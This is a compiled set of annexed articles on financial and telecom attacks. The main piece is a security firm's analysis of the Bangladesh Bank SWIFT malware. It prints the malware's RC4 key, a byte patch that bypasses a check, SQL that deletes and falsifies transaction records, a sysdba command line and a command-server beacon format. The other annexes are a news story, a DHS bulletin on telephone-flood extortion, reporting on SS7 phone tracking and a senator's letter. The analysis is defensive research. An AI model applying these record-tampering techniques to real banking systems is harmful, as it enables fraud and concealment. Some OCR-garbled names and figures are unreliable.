http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html,
Consultada el 22 de enero de 2018



22/1/2018 BAE Systems Threat Research Blog: Two bytes to $951m

Más Siguiente blog» Crear un blog Acceder

BAE SYSTEMS THREAT RESEARCH BLOG

Resources Contact us

Home Products Solutions News & Events Partners About Us Careers

SEARCH

THREAT RESEARCH BLOG

BAE SYSTEMS
INSPIRED WORK

Home » Threat Research » Two bytes to $951m

Posted by Sergei Shevchenko - Monday, 25 April 2016

TWO BYTES TO $951M

In February 2016 one of the largest cyber heists was committed and subsequently disclosed. An unknown attacker gained access to the Bangladesh Bank's (BB) SWIFT payment system and reportedly instructed an American bank to transfer money from BB's account to accounts in The Philippines. The attackers attempted to steal $951m, of which $81m is still unaccounted for.

The technical details of the attack have yet to be made public, however we've recently identified tools uploaded to online malware repositories that we believe are linked to the heist. The custom malware was submitted by a user in Bangladesh, and contains sophisticated functionality for interacting with local SWIFT Alliance Access software running in the victim infrastructure.

This malware appears to be just part of a wider attack toolkit, and would have been used to cover the attackers' tracks as they sent forged payment instructions to make the transfers. This would have hampered the detection and response to the attack, giving more time for the subsequent money laundering to take place.

The tools are highly configurable and given the correct access could feasibly be used for similar attacks in the future.

Malware samples

525a8e3ae4e3df8c9c61f2a49e38541d196e9228	2016-02-05 11:48:20	65,536	evtdiag.exe
78bab478dcc70f976ce62cd308e9ba50ee84e37e	2016-02-04 13:45:39	16,384	evtsys.exe
70bf16597e975ad861f2c1efa194dbe7f6De4eeb	2016-02-05 05:55:19	24,576	nroff_b.exe
6207b82842b28a438330a2cf0eee[illegible]7e0a183	N/A	33,848	gpca.dat

We believe all files were created by the same actor(s), but the main focus of the report will be on 525a8e3ae4e3df8c9c61f2a49e38541d196e9228 as this is the component that contains logic for interacting with the SWIFT software

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin

POPULAR POSTS

TWO BYTES TO $951M

WANACRYPTOR RANSOMWORM

CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us

sam[illegible]baesystems.com

http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html 1/7

The malware registers itself as a service and operates within an environment running SWIFT's Alliance software suite, powered by an Oracle Database.

The main purpose is to inspect SWIFT messages for strings defined in the configuration file. From these messages, the malware can extract fields such as transfer references and SWIFT addresses to interact with the system database. These details are then used to delete specific transactions, or update transaction amounts appearing in balance reporting messages based on the amount of Convertible Currency available in specific accounts.

This functionality runs in a loop until 6am on 6th February 2016. This is significant given the transfers are believed to have occurred in the two days prior to this date. The tool was custom made for this job, and shows a significant level of knowledge of SWIFT Alliance Access software as well as good malware coding skills.

Malware config and logging

When run, the malware decrypts the contents of its configuration file, using the RC4 key:

```
4e 89 1f a7 7f 08 ed aa cd 86 ed ef 59 ed 05 ef
```

This configuration is located in the following directory on the victim device:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\gpca.dat
```

The configuration file contains a list of transaction IDs, some additional environment information, and the following IP address to be used for command-and-control (C&C):

```
195.[redacted].103.174
```

The sample also uses the following file for logging:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\recas.dat
```


Module patching

The malware enumerates all processes, and if a process has the module `lbhoradb.dll` loaded in it it will patch 2 bytes in its memory at a specific offset. The patch will replace 2 bytes `0x75` and `0x04` with the bytes `0x90` and `0x90`.

These two bytes are the JNZ opcode, briefly explained as *'if the result of the previous comparison operation is not zero, then jump into the address that follows this instruction, plus 4 bytes'*.

Essentially, this opcode is a conditional jump instruction that follows some important check, such as a

key validity check or authorisation success check.



The patch will replace this 2-byte conditional jump with 2 'do-nothing' (NOP) instructions, effectively forcing the host application to believe that the failed check has in fact succeeded.

For example, the original code could look like:

```
85 C0            test eax, eax ; some important check
75 04            jnz  failed   ; if failed, jump to 'failed' label below
33 c0            xor  eax, eax ; otherwise, set result to 0 (success)
eb 17            jmp  exit     ; and then exit
         failed:
B8 01 00 00 00   mov  eax, 1   ; set result to 1 (failure)
```

Once it's patched, it would look like:

```
85 C0            test eax, eax ; some important check
90               nop           ; 'do nothing' in place of 0x75
90               nop           ; 'do nothing' in place of 0x04
33 c0            xor  eax, eax ; always set result to 0 (success)
eb 17            jmp  exit     ; and then exit
         failed:
B8 01 00 00 00   mov  eax, 1   ; never reached: set result to 1 (fail)
```

As a result, the important check result will be ignored, and the code will never jump to 'failed'. Instead, it will proceed into setting result to 0 (success).

The `lbloradb.dll` module belongs to SWIFT's Alliance software suite, powered by Oracle Database, and is responsible for:

- Reading the Alliance database path from the registry;
- Starting the database;
- Performing database backup & restore functions.

By modifying the local instance of SWIFT Alliance Access software, the malware grants itself the ability to execute database transactions within the victim network.

SWIFT message monitoring

The malware monitors SWIFT Financial Application (FIN) messages, by parsing the contents of the files `*.prn` and `*.fal` located within the directories:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcm\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\mcm\out\
```

It parses the messages, looking for strings defined in `gpca.dat`. We expect these will be unique identifiers that identify malicious transactions initiated by the attackers. If present, it then attempts to

extract a MESG_IRN_REF and MESG_SENDER_SWIFT_ADDRESS from that same message by looking for the following hard coded strings:

```
"FIN 900 Confirmation of Debit"
"20: Transaction"
"Sender :"
[additional filters from the decrypted configuration file gpca.dat]
```

The malware will use this extracted data to form valid SQL statements. It attempts to retrieve the SWIFT unique message ID (MESG_S_UMID) that corresponds to the transfer reference and sender address retrieved earlier:

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%s%%' AND MESG_IRN_REF LIKE '%%s%%';
```

The MESG_S_UMID is then passed to DELETE statements, deleting the transaction from the local database.

```
DELETE FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
DELETE FROM SAAOWNER.TEXT_%s WHERE TEXT_S_UMID = '%s';
```

The SQL statements are dropped into a temporary file with the 'SQL' prefix. The SQL statements are prepended with the following prefixed statements:

```
set heading off;
set linesize 32667;
SET FEEDBACK OFF;
SET ECHO OFF;
SET FEED OFF;
SET VERIFY OFF;
```

Once the temporary file with the SQL statements is constructed, it is executed from a shell script with 'sysdba' permissions. An example is shown below:

```
cmd.exe /c echo exit | sqlplus -S / as sysdba @[SQL_Statements] >
[OUTPUT_FILE]
```

Login monitoring

After start up the malware falls into a loop where it constantly checks for the journal record that contains the "Login" string in it:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM
SAAOWNER.JRNL_%s WHERE JRNL_DISPLAY_TEXT LIKE '%%LT BSHOBDDH: Login%%'
ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWNUM = 1;
```

NOTE: 'BSHOBDDH' is the SWIFT code for the Bangladesh Bank in Dhaka.

If it fails to find the "Login" record, it falls asleep for 5 seconds and then tries again. Once the "Login" record is found, the malware sends a GET request to the remote C&C.

The GET request has the format:

```
[C&C_server]/a1?[data]
```

The malware notifies the remote C&C each hour of events, sending "---O" if the "Login" (open) event occurred, "---C" in case "Logout" (close) event occurred, or "---N" if neither of the events

occurred, e.g :

```
[D&C_server] all---D
```

Manipulating balances

The malware monitors all SWIFT messages found in

```
[ROOT_DRIVE]: Users\Administrator\AppData\Local\Allians\mcp\in\*.*
[ROOT_DRIVE]: Users\Administrator\AppData\Local\Allians\mcp\out\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp unk *.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs nfsp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs nfsf
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs fofp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs foff
```

The messages are parsed looking for information tagged with the following strings:

```
"19A: Amount"
"  Debit"
 Debit/Credit :"
"Sender :"
 Amount :"
"FEDERAL RESERVE BANK"
" D"
" C"
"62F  "
"62F  "
"62M: "
"62M: "
 Credit"
 Debit"
" 64: "
" 32: Transaction"
 90B: Price"
```

For example, the `"62F:"` field specifies the closing balance, `"62F "` is opening balance, `"19A:"` is transaction amount.

The malware also checks if the messages contain a filter specified within the configuration file `gpca.dat`.

The logged in account, as seen from the journal, is then used to check how much Convertible Currency amount (`MESG_FIN_CCY_AMOUNT`) it has available

```
SELECT MESG_FIN_CCY_AMOUNT FROM SARAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
```

Alternatively it can query for a message for a specified sender with a specified amount of Convertible Currency

```
SELECT MESG_S_UMID FROM SARAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_FIN_CCY_AMOUNT LIKE '%%%s%%';
```

The amount of Convertible Currency is then manipulated in the message by changing it to the arbitrary value (`SET MESG_FIN_CCY_AMOUNT`):

```
UPDATE SAAOWNER.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID =
'%s';
UPDATE SAAOWNER.TEXT_%s SET TEXT_DATA_BLOCK =
UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UMID = '%s';
```

Printer manipulation

In order to hide the fraudulent transactions carried out by the attacker(s), the database/message manipulations are not sufficient. SWIFT network also generates confirmation messages, and these messages are sent by the software for printing. If the fraudulent transaction confirmations are printed out, the banking officials can spot an anomaly and then respond appropriately to stop such transactions from happening.

Hence, the malware also intercepts the confirmation SWIFT messages and then sends for printing the 'doctored' (manipulated) copies of such messages in order to cover up the fraudulent transactions.

To achieve that, the SWIFT messages the malware locates are read, parsed, and converted into PRT files that describe the text in Printer Command Language (PCL).

These temporary PRT files are then submitted for printing by using another executable file called `nrcfil.exe`, a legitimate tool from the SWIFT software suite.

The PCL language used specifies the printer model, which is *"HP LaserJet 400 M401"*:

Once sent for printing, the PRT files are then overwritten with '0's (reliably deleted).

CONCLUSIONS

The analysed sample allows a glimpse into the toolkit of one of the team in well-planned bank heist. Many pieces of the puzzle are still missing though - how the attackers sent the fraudulent transfers; how the malware was implanted; and crucially, who was behind this.

This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.

This attacker put significant effort into deleting evidence of their activities, subverting normal business processes to remain undetected and hampering the response from the victim. The wider lesson learned here may be that criminals are conducting more and more sophisticated attacks against victim organisations, particularly in the area of network intrusions (which has traditionally been the domain of the 'APT' actor). As the threat evolves, businesses and other network owners need to ensure they are prepared to keep up with the evolving challenge of securing critical systems.

at 08:00

ANEXO "H"

http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375, Consultada el 22 de enero de 2018

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

GIZMODO univision

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

Matías S. Zavia


ATAQUES INFORMÁTICOS

Share Tweet

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

En febrero, unos hackers consiguieron robar 81 millones de dólares al Banco Central de Bangladesh a través del sistema SWIFT (y una falta de ortografía evitó que robaran 870 millones más). Más adelante, un banco vietnamita denunció otro caso similar —y ahora ha pasado lo mismo en Ecuador.



La falta de ortografía que evitó que unos hackers robaran 870 millones de dólares

Escribir fandation en lugar de foundation, la falta de ortografía que evitó que un grupo de hackers ...

Read more

El robo a Banco del Austro tuvo lugar hace más de 15 meses, pero desde la entidad ecuatoriana aseguran que no se habían dado cuenta hasta ahora. Una vez más, los hackers se sirvieron de mensajes fraudulentos en el sistema SWIFT para mover 12 millones de dólares a diferentes entidades bancarias de todo el mundo. 89 millones fueron a parar a 23 cuentas de Hong Kong y los 3 millones restantes acabaron en Dubai y otras partes del planeta.

Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero.

En el famoso caso de Bangladesh, la policía culpó del robo al uso de unos *switches* de mala calidad —sólo costaban 10 dólares— en la red de ordenadores del banco conectada al sistema SWIFT. Luego se supo que los hackers habían inyectado un *malware* en la red local (evtdiag.exe) con el que podían acceder a la base de datos de SWIFT y manipular los registros para ocultar las transferencias.

Más de 9.000 sociedades financieras utilizan SWIFT como sistema de mensajería interbancario. La cooperativa que lo controla ha advertido a los bancos de los casos de fraude y les ha proporcionado una actualización de software para que no se vean

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

afectados por el *malware*. Pero aseguran que la vulnerabilidad que permite el ataque no está en el sistema SWIFT sino en los sistemas de seguridad locales de los bancos que han sufrido robos. [Reuters vía Engadget]

Síguenos también en Twitter, Facebook y Flipboard.

Click here

ABOUT THE AUTHOR

Matías S. Zavia

Matías tiene dos grandes pasiones: Internet y el dulce de leche

Email Twitter Posts Keys

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

ANEXO "I"

https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm
Consultada el 22 de enero de 2018

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs - National Emergency Number Association

TALARI Networks. Delivering the Last Mile of 911 Services...

NENA News, Press, & Stories...: Home Page

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs

Sunday, March 17, 2013 (0 Comments)
Posted by: Chris Nussman

The Department of Home and Security (DHS) NCCIC - National Coordinating Center for Communications – the DHS-Office of Emergency Communications, DHS - Office of Infrastructure Protection, Federal Communications Commission, the National Cyber and Forensics Training Alliance, the FBI-National Cyber Investigative Joint Task Force working in coordination with the National Emergency Number Association (NENA), the Association of Public Safety Communications Officials (APCO) International, Louisiana Fusion Center, Mansfield Police Department and telecommunications service providers to identify and mitigate the effects of a criminal Telephony Denial of Service (TDoS) against public safety communications, hospitals and ambulance services. This is for immediate dissemination to public safety answering points (PSAPs) and emergency communications centers and personnel.

Background: Information received from multiple jurisdictions indicates the possibility of attacks targeting the telephone systems of public sector entities. Dozens of such attacks have targeted the administrative PSAP lines (not the 911 emergency line). The perpetrators of the attack have launched high volume of calls against the target network, tying up the system from receiving legitimate calls. This type of attack is referred to as a TDoS or Telephony Denial of Service attack. These attacks are ongoing. Many similar attacks have occurred targeting various businesses and public entities including the financial sector and other public emergency operations interests including air ambulance, ambulance and hospital communications.

Scheme: These recent TDoS attacks are part of an extortion scheme. This scheme starts with a phone call to an organization from an individual claiming to represent a collections company for payday loans. The caller usually has a strong accent of some sort and asks to speak with a current or former employee concerning an outstanding debt. Failing to get payment from an individual or organization, the perpetrator launches a TDoS attack. The organization will be inundated with a continuous stream of calls for an unspecified, but lengthy period of time. The attack can prevent both incoming and/or outgoing calls from being completed. It is speculated that government offices/emergency services are being "targeted" because of the necessity of functional phone lines.

What we know:

- The attacks resulted in enough volume to cause a roll over to the alternate facility
- The attacks last for intermittent time periods over several hours. They may stop for several hours

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs - National Emergency Number Association

then resume. Once attacked, the attacks can start randomly over weeks or months.
- The attacks followed a person with a heavy accent demanding payment of $5,000 from the company because of default by an employee who either no longer works at the PSAP or never did.

What we need from victims:

- Additional insight into the scope and impact of the event- specifically how many communications centers have been attacked, is critical to identifying the true scope of this occurrence
- In order to ensure situational awareness with our members and member agencies, it is critical that this information be disseminated to emergency communications centers, PSAP's, government IT departments, and any related government agency with a vested interest in emergency communications continuity of operations.

Recommend the following:

- Targeted organizations should not pay the blackmail
- Report all attacks to the FBI by logging onto the website www.ic3.gov
  - Ensure in the title of the report you use the keyword TDoS
  - Ensure that you identify yourself as a PSAP or Public Safety organization capture as much details as possible
    - Calls logs from "collection" call and TDoS
    - Time, date, originating phone number, traffic characteristics
    - Call back number to the "collections" company or requesting organization
    - Method of payment and account number where "collection" company requests debt to be paid
    - ANY information you can obtain about the caller, or his/her organization will be of tremendous assistance in this investigation and in preventing further attacks
- Contact your telephone service provider, they may be able to assist by blocking portions of the attack
- Should you have any questions please contact the National Coordinating Center for Communications at NCC@hq.dhs.gov or 703-235-5080

« Back to Index

Calendar more

ENP Exam - Winter 2018

9-1-1 Center Supervisor Program - Lincoln, NE

9-1-1 Goes To Washington

NENA Chapter Leader Workshop

CONTACT US
1700 Diagonal Road
Suite 500
Alexandria, VA 22314
Phone: 202.466.4911
Fax: 202.618.6370

QUICK LINKS
Home
Become a Member
Store
Conferences
Next Generation Partner Program
Get Involved
Member Search
911 Talk Email List
Events Calendar
Friends of 9-1-1

GET SOCIAL WITH US

https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm[12/01/2018 07:24:06 p. m.]

ANEXO "J"

http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 ,
Consultada el 8 de octubre de 2018

CBC

Hackers only needed a phone number to track this MP's cellphone

Tests show Canada's two largest telecoms vulnerable to international hackers

Brigitte Bureau, Catherine Cullen, Kristen Everson · CBC News
Posted: Nov 22, 2017 5:00 PM ET | Last Updated: November 24, 2017

NDP MP Matthew Dubé took part in an experiment with CBC/Radio-Canada that revealed vulnerabilities in Canadian telecom networks. (Marc Robichaud/CBC)

NDP MP Matthew Dubé looks at a map showing that hackers tracked his movements through his cellphone for days

One marker shows Dubé near Parliament Hill. Another marks the place he lives when he's working in Ottawa. One more shows an early morning trip to the airport to pick up his partner from a business trip.

"That's creepy. That doesn't make you feel very comfortable," said the Quebec MP.

He looks down at the laptop showing the map again and laughs nervously.

Ethical hackers were able to track Dubé's phone starting with just his telephone number. (Marc Robichaud/CBC)

"I guess it's not something to joke about but I guess you think: Good thing I wasn't doing anything inappropriate.' "

It wasn't just his movements. Hackers were able to record Dubé's calls, too.

- **Someone is spying on cellphones in Ottawa**
- **RCMP, CSIS launch investigations into phone spying**

It was all part of a CBC/Radio-Canada demonstration of just how vulnerable Canada's phone networks are. With Dubé's consent and the help of cybersecurity experts based in Germany, CBC/Radio-Canada learned that Canada's two largest cellphone networks are vulnerable to attack.

How can hackers access your phone?

This is all possible because of vulnerability in the international telecommunication network. It involves what's known as Signalling System No. 7— or SS7.

SS7 is the way cellphone networks around the world communicate with one another. It's a hidden layer of messages about setting up and tearing down connections for a phone call, exchanging billing information or allowing a phone to roam. But hackers can gain access to SS7, too.

"Those commands can be sent by anybody," said Karsten Nohl, a Berlin-based cybersecurity expert whose team helped CBC/Radio-Canada hack into Dubé's phone.

Tobias Gal, Research Fellow at the University of Toronto's Citizen Lab, weighs in 5:30

That can go beyond spying on phone conversations or geolocating a phone. SS7 attacks can also be used to alter, add or delete content.

For example, Nohl said he could set up a person's cellphone voicemail so all messages went directly to him. The user might never know the messages were missing.

The technology is built with good intentions to make a very useful phone network and good user experience but it lacks any kind of security and it's open to abuse."

- **RCMP used cellphone tracking technology unlawfully 6 times, says privacy watchdog**

It's not just Nohl sounding the alarm. The U.S. Department of Homeland Security put out a report in April warning that "significant weaknesses in SS7 have been known for more than a decade."

The report notes that potential abuses of SS7 include eavesdropping, tracking and fraud, with "tens of thousands of entry points worldwide, many of which are controlled by countries or organizations that support terrorism or espionage."

SS7 abuse

SS7 attacks can easily go completely undetected. However, German journalists reported on an incident earlier this year where customers of Telefonica bank had untold amounts of money drained from their accounts because of phishing emails and SS7 attacks.

Karsten Nohl, managing director of Security Research Labs, says the two main Canadian telecom networks have about 10 per cent of the security needed to protect from SS7 attacks. (Michel Aspirot/CBC)

In that case, the bank used four-digit codes sent to customers' phones in order to complete money transfers. Hackers used SS7 to get those codes and take the funds for themselves.

The sheer number of SS7 attacks becomes clear when networks beef up their security, said Nohl.

"When they start blocking this abuse, they're blocking millions of otherwise abusive messages.That's for a single network in a single country. So you can imagine the magnitude of abuse worldwide."

Hacking a Canadian phone

Nohl said some telecom companies, primarily in Europe, have beefed up their defences to ward off SS7 attacks.

CBC/Radio-Canada wanted to know just how well Canadian cellphone networks would fare and asked Dubé to be part of a demonstration

Dubé, the vice-chair of the House of Commons standing committee on public safety and national security, went to the mall and picked up a new phone for the experiment. CBC/Radio-Canada agreed not to use his current work phone in order to protect the privacy of those phone calls.

Dubé's new phone number was given to Nohl and his team of hackers in Berlin. It didn't take long for them to access his calls.

Ethical hacker Luca Melette is based in Berlin. With just a phone number, he was able to hack into Dubé's phone, listen to his calls, track his whereabouts and intercept his text messages. (CBC)

First, the hackers were able to record a conversation between Dubé in his office on Parliament Hill and our Radio-Canada colleague Brigitte Bureau who was sitting at a café in Berlin.

Next, it was a conversation between Dubé and his assistant, who were both in Ottawa.

Nohl's team also tracked the geolocation data from the phone, painting a picture of Dube's whereabouts.

When the CBC/Radio-Canada team was back in Canada, the calls were played for Dubé and he was shown a map of his movements.

"It's exactly what I did that day. Just phone calls are bad enough. When you start knowing where you are, that's pretty scary stuff," said Dubé.

Dubé's phone was on the Rogers Network, but CBC/Radio-Canada also ran a similar test with phones on the Bell network.

'Easy to hack'

Nohl offered his assessment of the results.

"Relative to other networks in Europe and elsewhere in the world, the Canadian networks are easy to hack."

He believes there's much more that Rogers and Bell could be doing.

"I think the two Canadian networks we tested have about 10 per cent of the security that they need to do to protect from SS7 attacks."

It's a source of concern for Pierre Roberge, too. He spent more than 10 years with Canada's Communications Security Establishment — the electronic spy agency charged with protecting Canadian digital security. He's now the CEO of Arcadia Cyber Defence.

The CBC/Radio-Canada demonstration raises questions about personal security, he said, and also about who else might want to spy on sensitive discussions.

"To know other nations or criminal groups can eavesdrop on Canadian communication is really worrisome, especially at the political level."

Companies say security a priority

Bell, Rogers and the Canadian Wireless Telecommunications Association declined to sit down with CBC/Radio-Canada and speak about the test results.

Canadian telecoms told CBC News that security was a top priority and the tests are monitored. (Andrew Lee/CBC)

Via email, CBC/Radio-Canada sent a series of questions about what the networks were doing to prevent SS7 attacks and why customers weren't being told conversations could be compromised. Both networks responded with general statements about their security efforts.

Rogers Communications said security is a top priority and that it has a cybersecurity team monitoring threats and is introducing new measure to protect customers.

"On SS7, we have already introduced and continue to implement the most advanced technologies but we are unable to share specific details for security reasons."

Bell sent a two-line response.

"Bell works with international industry groups such as the GSMA [an international mobile phone operators association] to identify and address emerging security risks, including those relating to SS7."

A spokesperson added that Bell is "an active participant" in the Canadian Security Telecommunications Advisory Committee.

The group that represents Canadian telecoms was also fairly tight-lipped. The Canadian Wireless Telecommunications Association said it works with domestic and international bodies on security standards. It also said it works with law enforcement to "actively monitor and address risks."

Government reaction

CBC/Radio-Canada also reached out to Public Safety Minister Ralph Goodale's office to ask what was being done to protect Canadians and was directed to the Communication Security Establishment.

In a statement, CSE said its role is to provide "advice and guidance to help protect systems of importance to the Government of Canada."

"CSE has been actively working with Canada's telecom industry and critical infrastructure operators to address issues related to SS7 to develop best practices, advice and guidance that can help mitigate the risks associated with SS7."

How to protect yourself

There are ways to minimize the chance someone will spy on your communications, said Nohl.

He recommends encryption software

Using encrypted apps like Signal and WhatsApp can help protect you from SS7 attacks, according to Nohl. But unless your phone is off, you're never fully safe. (Andrew Lee/CBC)

"If you're using Signal, WhatsApp, Skype, you're certainly protected from SS7 attacks.... But there's other types of attacks that could happen against you, your computer, your phone. So you're never fully safe."

When it comes to having your movements tracked, Nohl said the only protection is to turn your phone off — something that's not always practical.

"We're so dependent on our phones. The networks should protect us from these attacks rather than us having to forgo all the benefits of carrying a phone."

Dubé said that dependency is what makes this most troubling.

"The scariest thing of all is that I know that tonight or tomorrow morning, when I make calls to friends to go out for a drink or when I make calls to colleagues to resolve a political or professional issue — I'm still going to have to use the phone."

Hacking a cellphone has never been easier thanks to a vulnerability in the international telecommunication network, and tests have revealed two of Canada's largest telecom networks are at risk. All a hacker needs is your phone number, and they can track your movements and record your calls, all without your knowledge or consent.

Corrections

- A previous version of the story referred to a hacking incident involving a German Bank. The story originally said the incident happened in 2014. In fact it occurred earlier this year. [illegible]

ANEXO "K"

https://www.wyden.senate.gov/imo/media/doc/wyden-fcc-ss7-letter-may-2018.pdf
Consultada el 8 de octubre de 2018

RON WYDEN
OREGON

COMMITTEES:

United States Senate
WASHINGTON, DC 20510-3703

May 29, 2018

The Honorable Ajit Pai
Chairman
Federal Communications Commission
445 12th Street Southwest
Washington, DC 20554

Dear Chairman Pai:

One year ago I urged you to address serious cybersecurity vulnerabilities in U.S. telephone networks. To date, your Federal Communications Commission has done nothing but sit on its hands, leaving every American with a mobile phone at risk.

Mobile telephone networks connect to each other through Signaling System 7 (SS7), which is riddled with long-standing cybersecurity vulnerabilities that pose a major national security threat. SS7's flaws expose U.S. telephone networks to hacking by criminals and foreign governments. Hackers can exploit SS7 flaws to track Americans, intercept their calls and texts, and hack their phones to steal financial information, know when they are at home or away, and otherwise prey on unsuspecting consumers. Moreover, according to multiple news reports, SS7 spying products are widely available to both criminals and foreign governments.

Over the past year, my office has consulted with mobile security experts, the major wireless carriers, and the Department of Homeland Security (DHS) to discuss these vulnerabilities. These meetings have made clear that SS7 vulnerabilities pose a major threat that must be addressed immediately, a conclusion the DHS 2017 *Study on Mobile Device Security* shares.

This threat is not merely hypothetical—malicious attackers are already exploiting SS7 vulnerabilities. One of the major wireless carriers informed my office that it reported an SS7 breach, in which customer data was accessed, to law enforcement through the government's Customer Proprietary Network Information (CPNI) Reporting Portal. This is a legal requirement for wireless providers who believe that private consumer information has been illegally accessed. Submissions via the portal are automatically delivered to the FCC, the U.S. Secret Service, and the Federal Bureau of Investigation.

Although the security failures of SS7 have long been known to the FCC, the agency has failed to address this ongoing threat to national security and to the 95% of Americans who have wireless service. In 2016, the FCC created a new working group under the Communications Security, Reliability and Interoperability Council (CSRIC) to explore and address SS7 vulnerabilities. However, the working group was dominated by wireless industry insiders with serious conflicts of interest. CSRIC appointed a senior official from the wireless industry's trade association,

HTTP://WYDEN.SENATE.GOV
PRINTED ON RECYCLED PAPER

CTIA, to be lead editor of the group's report. Of the fifteen non-government members, twelve worked for telecommunications companies or industry associations. No academic experts or representatives from civil society were members of the working group. Likewise, although personnel from DHS's National Coordinating Center for Communications (NCC) participated, DHS has informed my office that the vast majority of the edits to the final report suggested by NCC's subject matter experts were rejected. DHS also informed my office that those same subject matter experts from the NCC were not invited back to participate in the subsequent CSRIC SS7 working group, created in late 2017.

The FCC deferred to the wireless industry to assess the same security vulnerabilities that the industry has long ignored. CSRIC's final report, published in March 2017 openly acknowledged that "the attack surface for a bad actor to potentially exploit... [SS7] has increased" and "there is reported evidence of attacks being launched against U.S. carriers." While some of the working group's technical recommendations were constructive, it let the wireless industry off the hook for ignoring these issues for decades and did not recommend that the FCC use its regulatory authority to force the industry to fix these and other long-standing security flaws. That the working group appointed by the FCC to study this issue did not recommend a more forceful response is, I believe, not a coincidence.

In a prior letter to me, you dismissed my request for the FCC to use its regulatory authority to force the wireless industry to address the SS7 vulnerabilities. You cited the work of the CSRIC as evidence that the FCC is addressing the threat. But neither CSRIC nor the FCC have taken meaningful action to protect hundreds of millions of Americans from potential surveillance by hackers and foreign governments. The FCC must now take swift action, using its regulatory authority over the wireless carriers, to address the market failure that has enabled the industry to ignore this and other serious cybersecurity issues for decades. I also ask that you provide me with answers to the following questions by July 9, 2018:

- The DHS's 2017 report *Study on Mobile Device Security* stated "all U.S. carriers are vulnerable… resulting in risk to national security." In response to one of my letters, then-Director of the NSA Admiral Michael Rogers agreed with me that "the security of mobile networks needs to improve and securing the vulnerabilities of SS7 must be part of that work." Do you agree with DHS and NSA that SS7 vulnerabilities pose a significant national security threat?
    - If you do not, please explain why your assessment differs.
- The CSRIC-V working group 10 was charged with the creation of a Risk Assessment Report, as noted in each of their presentations. The working group's publicly available final report only summarizes the findings of the Risk Assessment Report. Please provide me with a copy of the full Risk Assessment Report.
- In each of the past five calendar years, how many breaches have been reported to the FCC through the CPNI breach portal?
    - How many of these were breaches in which SS7 was used to access subscriber information?
- In each of the past five calendar years, how many breaches of customer location data have been reported to the FCC by wireless carriers.

- How many of these were breaches in which SS7 was used to access subscriber information?
- For each SS7-related breach, please describe what steps, if any, the FCC took to investigate the breach.
- For each SS7-related breach, did the FCC notify the individuals whose information was stolen?
  - If not, please explain why the FCC did not notify these individuals.

If you have any questions regarding this request, please contact Chris Soghoian in my office.

Sincerely,

Ron Wyden
United States Senator

ANEXO "L"

http://fortune.com/2016/06/29/symantec-norton-vulnerability/

Consultada el 18 de septiembre de 2018

TECH · CHANGING FACE OF SECURITY

Google Found Disastrous Symantec and Norton Vulnerabilities That Are 'As Bad As It Gets'

Google Found Symantec and Norton Vulnerabilities 'As Bad As It Gets' | Fortune

By ROBERT HACKETT June 29, 2016

